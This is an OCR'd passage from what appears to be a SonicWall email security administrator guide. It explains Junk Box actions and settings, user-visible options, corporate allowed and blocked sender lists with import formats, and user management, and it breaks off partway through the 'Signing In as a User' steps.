
  The selected messages are deleted immediately — there is no confirmation dialog before the deletion. If the deletion is successful, a green notification is displayed at the top of the page. If the deletion fails, the notification is red.



- To remove the selected messages from the Junk Store for delivery to the recipients, click the **Unjunk** button.

The selected messages are unjunked and sent immediately — there is no confirmation dialog before the action. If the action is successful, a green notification is displayed at the top of the page. If the action fails, the notification is red.

- To send a copy of the selected messages to a user, click the **Send Copy To** button. The **Send Copy To** dialog displays.



a) Do one of the following:

- Select the **Send a copy to original recipient** check box.
- Type the email address into the **Recipient email address** field.

b) Click the **Send** Send button.

The selected message is sent immediately — there is no confirmation dialog before the action. If the action is successful, a green notification is displayed at the top of the page. If the action fails, the notification is red.


Configuring Junk Box Settings

- Anti-Spam > Junk Box Settings

Anti-Spam > Junk Box Settings

The **Anti-Spam > Junk Box Settings** page allows you to set the:

- Length of time that messages are stored in the Junk Box before being deleted.
- Number of Junk Box messages to be displayed per page.
- Action performed when a user unjunks a message.



To perform message management:

1. In the **Message Management** section, select the number of days to retain junk mails before deleting them from the **Number of days to store in Junk Box before deleting** drop-down menu. The minimum is 1 Day, the maximum is 180 Days, and the default is **15 Days**.
2. Select the number of rows of messages to display in the **Messages Found** section on the **Inbound** tab of the **Anti-Spam > Junk Box View** page from the **Number of Junk Box messages to display per page** drop-down menu. The minimum is 10 Rows, the maximum is 400 Rows, and the default is **400 Rows**.
3. Select whether an unjunked sender is added to the recipient's Allowed List from **When a user unjunks a message**; neither option is selected by default:
   - **Automatically add the sender to the recipient's Allowed List**
   - **Do not add the sender to the recipient's Allowed List**
4. Click **Apply Changes**.

To revert to default settings:


1 Click the **Reset to Defaults** button.

92

Configuring User-Visible Settings

Anti-Spam > User View Setup

The **Anti-Spam > User View Setup** page allows you to select and configure which settings are visible for users.



Topics:

Configuring User View Setup

NOTE: Selected options appear in a user's navigation toolbar.

To configure what the user sees:

1. In the **User View Setup** section, to allow users to see their own Address Book (people, companies, and lists) in the navigation toolbar, select the **Address Books** check box. This option is selected by default.
2. To allow Helpdesk to view users' email problems, select the **Allow audit view to Helpdesk users** check box. This option is not selected by default.
3. In the **User download settings** section, to allow Outlook users to download the Junk Button, select the **Allow Users to download SonicWall Junk Button for Outlook** check box. This option is selected by default.
4. To allow Outlook and Outlook Express users to download the Anti-Spam Desktop, select the **Allow users to download SonicWall Anti-Spam Desktop for Outlook and Outlook Express** check box. This option is selected by default.
5. To allow Outlook users to download the Secure Mail plugin, select the **Allow users to download SonicWall Secure Mail Outlook plugin** check box. This option is selected by default.
6. In the **Quarantined junk mail preview settings** section, to allow users to preview their quarantined junk mail, select the **Users can preview their own quarantined junk mail** check box. This option is selected by default.
7. To allow Administrators to preview all quarantined junk mail for the entire organization, select the **Administrators** check box. This option is selected by default.

   NOTE: Administrators have access to preview all quarantined junk mail for the entire organization by default. To change this option, deselect the **Administrators** check box.

8. After all necessary changes have been made, click the **Apply Changes** button.

Reverting to Default Settings

You can change all settings back to factory defaults at any time.

To clear any changes made at any time and revert to the default settings:

1. Click the **Revert** button.

93


Configuring Corporate Allowed and Blocked Lists

Anti-Spam > Address Books

The **Anti-Spam > Address Books** page allows you to configure the Allowed and Blocked lists for your organization. The lists are a combination of allowed and blocked senders from the organization's lists and lists provided by the firewall.

NOTE: The **Blocked** tab only filters addresses by people, IPs, and companies, while the **Allowed** tab filters addresses by people, companies, IPs, and lists.

If your lists are long, you can use a search function to display only desired table entries.



Topics:

- About the Tabs
- Adding Items to the Allowed or Blocked List
- Deleting Items from the Allowed or Blocked List
- Importing Address Book Entries
- Exporting Address Book Entries
- Searching the Allowed and Blocked Lists

About the Tabs

The two tabs, **Allowed** and **Blocked**, are identical except the search categories for both pages are **People**, **Companies**, and **IPs** while the **Allowed** page also has **Lists**.

Topics:

- Allowed Lists
- Blocked Lists

Allowed Lists

The **Allowed** tab enables you to permit people, companies, IP addresses, or lists to send mail to your organization. You can import address books to the Allowed list and export the Corporate Address Book to an Excel spreadsheet or text file.

Blocked Lists


NOTE: Senders added on the Corporate Blocked List by an administrator are blocked automatically for all users and can only be deleted by an administrator.

The **Blocked** tab allows you to restrict people, companies, and IP addresses from sending mail to your organization. You can import address books to the Blocked list and export the Corporate Address Book to an Excel spreadsheet or text file.


Adding Items to the Allowed or Blocked List

To add an item to the Corporate Allowed/Blocked List:

1 Navigate to the appropriate tab on **Anti-Spam > Address Books**.



2 Click the **Add** button. The **Add Items Allowed List** dialog displays.



3 Select the type of list user from the **Select list type** drop-down menu:

- **People**
- **Companies**
- **Lists** (available only for the **Allowed** tab)
- **IPs**

4 Enter the address(es)/domain(s) in the field. Depending on the list type selected, the field name changes:

- **People – Enter IP Addresses separated by a carriage return**
- **Companies – Enter the domains separated by a carriage return**
- **Lists – Enter the mailing lists separated by a carriage return**
- **IPs – Enter IP Addresses separated by a carriage return**

5 Click **Add** to finish. The address(es)/domain(s) are added to the **List** on the **Allowed/Blocked** tab.

Deleting Items from the Allowed or Blocked List

To delete a sender from the Corporate Allowed/Blocked List:

1 Click the appropriate tab.

2 Check the box next to the email address(es) you wish to delete. The **Delete** button becomes active.

3 Click the **Delete** button. A success message appears confirming the deletion.

TIP: To delete all entries, check the box in the table header.

Importing Address Book Entries

You can import entries from one or more address books.

To import address book entries:

1 Click the appropriate tab.

2 Click the **Import** button. The **Import AddressBook** dialog displays.

3 Click the **Browse** button. The Windows **File Upload** dialog displays.

4 Select the file to upload. It must be in this format:

<TAB>D/L/E/I<TAB>A/B<TAB>*Address List*<CR>

where

D/L/E/I – Domain/List/Email/IP Address

A/B – Allowed/Blocked

Address List – Address book entries separated by commas

and email addresses, domains, IP addresses, and lists are separated with a carriage return.

For example:

```
<TAB>E<TAB>A<TAB>email1@company.com,email2@company.com<CR>
<TAB>L<TAB>B<TAB>list1@company.com,list2@company.com<CR>
```

5 Click **Open**.

6 Click **Import**.

Exporting Address Book Entries

You can export entries to an Excel spreadsheet or text file.

To export address book entries:

1 On the appropriate tab, click the **Export** button. The Windows **Opening *filename*** dialog displays.

2 Select either:

- **Open with Microsoft Excel (default)**
- **Save file**

3 Click **OK**.

Searching the Allowed and Blocked Lists

A search field is available to quickly find Allowed and Blocked entries in the **Allowed** and **Blocked** tables. You can access this field from either the **Allowed** tab or the **Blocked** tab.

To search the Allowed or Blocked lists:

1 Click the appropriate tab.

2 Go to the **Search** section.

3 Enter an address or domain in the **Search** field. Enter multiple entries separated by a comma.

4 Optionally, you can filter the search between the **Type** of addresses (**People**, **Companies**, **IPs**, or **Lists** [Allowed list only]) by selecting the checkboxes below the search bar; by default, all are selected.

5 Click the **Go** button to begin the search. The results are shown in the **List** table.

To clear the search field:

1 Click the **Reset** button.


94

Managing Users

- Anti-Spam > Users
  - Updating the User Table
  - Enabling Non-LDAP User Authentication
  - Viewing Users
  - Adding Users
  - Signing In as a User

Anti-Spam > Users

The **Anti-Spam > Users** page allows you to add, remove, and manage all users, on both the Global and LDAP servers. For more information regarding LDAP configuration, refer to Configuring the LDAP Server.



The **User** table displays this information:

Column	Description
User Name	User's user name, which may not be part of the primary email address.
Primary Email	Email address of the user.
Message Management	Displays whether the user adheres to the settings on the **Anti-Spam > Junk Box Summary** page or has modified them: • **Default** – All administer's settings are used • **Custom** – User has changed one or more settings
User Rights	Is always **User** as user rights cannot be modified in CASS.
Source	Displays the user's server name.


Topics:


- Updating the User Table
- Enabling Non-LDAP User Authentication
- Viewing Users
- Adding Users
- Signing In as a User

Updating the User Table

To update the list of users in the User Table:

1 Navigate to the **Users** section of **Anti-Spam > Users**.




2 Click the **Refresh Users & Groups**  button.

Enabling Non-LDAP User Authentication


Authentication for non-LDAP users must be enabled.

To enable authentication for non-LDAP users:

1 Scroll to the **User View Setup** section of **Anti-Spam > Users**.



2 Select the **Enable authentication for non ldap users** checkbox. A cautionary message displays.



3 Click **OK**.

Viewing Users

The **User Table** displays all the users who can log in. You can filter the users to only those you want to see at the moment by:

- Selecting user type: Selecting the Type of User to View
- Selecting a source (server); see Selecting a Server's Users to View
- Specifying a particular user; see Finding a User

Selecting the Type of User to View

You can see all users, just LDAP users, or just non-LDAP users.

To select the type of user to display:

1 Scroll to the **Find All users in column** section of **Anti-Spam > Users**.

2 Select which type of user:

- Only LDAP – Select the **Show LDAP entries** check box; this is the default if your system has only LDAP users.
- Only non-LDAP – Select the **Show non-LDAP entries** check box; this is the default if your system has only non-LDAP users.
- Both LDAP and non-LDAP – Select both check boxes; this is the default if your system has both types of users.

Selecting a Server's Users to View

You can limit the **User** table to display only those users from a particular server.

To select a source (server):

1 Go to the filter section of **User View Setup**.

2 From the **Using Source** drop-down menu, select which server, or source, to view:

- **GLOBAL** (default) – A Global server is always available
- LDAP server name – If one or more LDAP servers have been added, all server names are listed.

3 Click the **Go** button.

Finding a User

You can restrict the view to just one user.

To find a user:

1 Go to the filter section of the **User View Setup** section of **Anti-Spam > Users**.

2 From the **Find all users in column** drop-down menus and field, enter the selection criteria:

a From the first drop-down menu, select:


- **User Name**
- **Primary Email**

b Filter the search by these conditions from the second drop-down menu:

- **equal to (fast)** (default)
- **starting with (medium)**
- **containing (slow)**

c Enter the user's information in the field.

3 Click **GO**. The **User** table displays only those emails that meet the specified criteria, and a message displays at the top of the page.



To restore the User table display:

1 Remove the search criterion from the **Find all users in column** field.

2 Click **Go**.

Adding Users

You can add users to the list of users who can log in:


- Manually; see Adding Users Manually to the User Table
- By importing them; see Importing Users to the User Table

NOTE: It is recommended that you add all employees to the list of users who can log in. Corporate mailing list addresses and aliases (such as `info@example.com`) should also be added to ensure that junk mail sent to those aliases can be filtered. There is no harm if extra addresses that do not receive email appear here as a result of too broad an LDAP query.

Adding Users Manually to the User Table

To add a user to the Global or LDAP Server:

1 Click the **Add** button above the **User Table**. The **Add User** dialog displays.



2 Enter the primary address of the user in the **Primary Address** field.

3 If the user is an LDAP user, enter the user's password in the **Password** and **Confirm User** fields.

4 Select which server the user belongs to from the **Using Source** drop-down menu.


5 Optionally, enter any Alias(es) of the user in the **Aliases** field. Separate each entry with a carriage return (<CR>).

6 Click **Add** to finish adding a user.

Importing Users to the User Table

To import a list of users from a file:

1 Click the **Import** button above the **User Table**. The **Import Users** dialog displays.



2 Select how the imported file is to be treated by selecting an **Import Mode**:

- **append** – Adds the users to the end of the file containing the list of approved users.
- **overwrite** – Replaces the existing users with the imported users.

3 Specify the server to be used as a source:

- **GLOBAL**
- LDAP server name

4 Click the **Browse** button. The Windows **File Upload** dialog displays.

5 Select the file to upload. It must be in this format, with a tab <TAB> delimiter between the primary address and the alias and a carriage return <CR> delimiter to separate entries:

```
primary_email1@company.com<TAB>primary_email1@company.com<CR>
```

For example:

```
primary_email1@company.com<TAB>primary_email@company.com<CR>
primary_email1@company.com<TAB>alias1@company.com<CR>
primary_email1@company.com<TAB>alias2@company.com<CR>
```

If the user already exists in LDAP, the entries would be:

```
primary_email2@company.com<TAB>alias1@company.com<CR>
primary_email2@company.com<TAB>alias2@company.com<CR>
```

6 Click **Open**.


7 Click **Import**.

Signing In as a User

You can sign in to a user's account to see their Email Security **Anti-Spam > Junk Box**.

To sign in as a user:

1 Navigate to the **User** table of Anti-Spam > Users.

2 Select the check box of the user you want to sign in as. The **Sign in as User**  button becomes active.

